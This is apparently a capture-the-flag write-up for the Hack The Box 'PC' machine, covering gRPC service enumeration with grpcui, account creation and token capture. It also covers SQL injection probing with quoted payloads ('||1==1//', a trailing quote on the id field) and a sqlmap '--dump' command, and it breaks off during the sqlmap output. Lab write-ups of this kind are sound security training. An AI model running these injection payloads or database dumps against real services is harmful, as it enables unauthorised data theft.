PC


PC

https://app.hackthebox.com/machines/PC

`rustscan -a 10.10.11.214 -- -sV -A -sC | tee scan.txt`

Open 10.10.11.214:**22**

Open 10.10.11.214:**50051**



port 50051 using for

Około 856 000 000 wyników (0,38 s)

XRP Ledger

https://xrpl.org › configure-grpc · Tłumaczenie strony

Configure gRPC - XRPL.org

port defines the port the server listens on **for gRPC conn**

Here I find instructions:

[https://medium.com/@ibm_ptc_security/grpc-security-series-part-3-c92f3b687dd9]

Find the binary here:

https://github.com/fullstorydev/grpcurl/releases

`wget https://github.com/fullstorydev/grpcurl/releases/download/v1.8.8/grpcurl_1.8.8_linux_x86_64.tar.gz`

`tar -zxvf grpcurl_1.8.8_linux_x86_64.tar.gz`

second tool here:


https://github.com/fullstorydev/grpcui/releases

`wget https://github.com/fullstorydev/grpcui/releases/download/v1.3.2/grpcui_1.3.2_linux_x86_64.tar.gz`

`tar -zxvf grpcui_1.3.2_linux_x86_64.tar.gz`


run server

`./grpcui -plaintext 10.10.11.214:50051`



```
┌──(kali㉿kali)-[~/HTB/pc/grpcurl-1.5.1/cmd]
└─$ wget https://github.com/fullstorydev/grpcui/releases/download/v1.3.2/grpcui_1.3.2_linux_x86_64.tar.gz
--2023-10-01 14:05:38--  https://github.com/fullstorydev/grpcui/releases/download/v1.3.2/grpcui_1.3.2_linux_x86_64.
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/160253491/8eff7e73-8375-4a68
WNJYAX4CSVEH53A%2F20231001%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20231001T180547Z&X-Amz-Expires=300&X-Amz-Sign
mz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=160253491&response-content-disposition=attachment%3B%20filename%3
t-stream [following]
--2023-10-01 14:05:39--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/160253491/8ef
redential=AKIAIWNJYAX4CSVEH53A%2F20231001%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20231001T180547Z&X-Amz-Expires
7b32a646b60&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=160253491&response-content-disposition=attachment%
lication%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.19
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8931076 (8.5M) [application/octet-stream]
Saving to: 'grpcui_1.3.2_linux_x86_64.tar.gz'

grpcui_1.3.2_linux_x86_64.tar.gz            100%[===========================================================

2023-10-01 14:05:43 (2.13 MB/s) - 'grpcui_1.3.2_linux_x86_64.tar.gz' saved [8931076/8931076]


┌──(kali㉿kali)-[~/HTB/pc/grpcurl-1.5.1/cmd]
└─$ tar -zxvf grpcui_1.3.2_linux_x86_64.tar.gz
LICENSE
grpcui

┌──(kali㉿kali)-[~/HTB/pc/grpcurl-1.5.1/cmd]
└─$ ls
grpcui  grpcui_1.3.2_linux_x86_64.tar.gz  grpcurl  grpcurl_1.8.8_linux_x86_64.tar.gz  LICENSE

┌──(kali㉿kali)-[~/HTB/pc/grpcurl-1.5.1/cmd]
└─$ ./grpcui -plaintext 10.10.11.214:50051

gRPC Web UI available at http://127.0.0.1:40165/
█
```

Create account test:test



Connected to *10.10.11.214:50051*

Service name: SimpleApp

Method name: RegisterUser

Request Metadata

Name	Value

Request Data


RegisterUserRequest

username string	☑	test
password string	☑	test

Request Timeout

seconds

An it looks like I can log in:



Connected to 10.10.11.214:50051

Service name: SimpleApp

Method name: LoginUser

Response Headers

content-type	application/grpc
grpc-accept-encoding	identity, deflate, gzip

Response Data

```
{
  "message": "Your id is 369."
}
```

Response Trailers

token	b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTY5NjE5NDUyNH0.n-sczqE6waZ7d_6Qo_fjAAsIUjez_-LMp9U6Lg8K9jc'

After I try to "getinfo"


and I have an ID

I capture the request and one of possible vulnerabilities was SQLi:

SQL Injection

gRPC applications are indeed vulnerable to injection-based attacks. These types of attacks come as freebies to any application that accepts user input in any form. In our case too, we had some CRUD operations that accepted input parameters. Upon tampering with the input fields, the application malfunctioned, and it revealed more data than it was required. This often happens when poor coding practice is in place and the user input is not being validated properly.

As part of our regular team upskilling, we conduct CTFs internally. And thus, we created a CTF on exploiting SQL injection in gRPC. Now, ideally, SQL injection in web applications occurs when an exploit is passed in the user input which further gets passed on to the backend server for exploitation. In case of gRPC, it was kind of same. The vulnerable Blog application was also offering CRUD operations. The attacker had to get hold of one such service and exploit their way up to capture the flag.



Request Data


blog.ReadBlogRequest

blog_id string ☑ 60ed4deb6c0bbb4ff41a181f||1==1//


```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
x-grpcui-csrf-token: A3sqDcs6I8xk5q1RwkMSGEoVtCKTELrqAmKEZzicY7U
X-Requested-With: XMLHttpRequest
Content-Length: 193
Origin: http://127.0.0.1:40165
Connection: close
Referer: http://127.0.0.1:40165/
Cookie: _grpcui_csrf_token=A3sqDcs6I8xk5q1RwkMSGEoVtCKTELrqAmKEZzicY7U
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "metadata":[
    {
      "name":"token",
      "value":
      "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTY5NjE5
      NDY3N30.GDFfT2mCI9fH4q2-K-ZKBF9gh0ERJzw1bzzPFh5jh2Y"
    }
  ],
  "data":[
    {
      "id":"359'"
    }
  ]
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Sun, 01 Oct 2023 18:27:12 GMT
Content-Length: 364
Connection: close

{
  "headers":[
  ],
  "error":{
    "code":2,
    "name":"Unknown",
    "message":
    "Unexpected \u003cclass 'TypeError'\u003e: bad argu
    ion",
    "details":[
    ]
  },
  "responses":null,
  "requests":{
    "total":1,
    "sent":1
  },
  "trailers":[
    {
      "name":"content-type",
      "value":"application/grpc"
    }
```

```
sqlmap -r 2.req -p id --level=5 --risk=3 --batch --dump
```




```
──(kali㉿kali)-[~/HTB/pc]
─$ sqlmap -r 2.req -p id --level=5 --risk=3 --batch --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.8#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end use
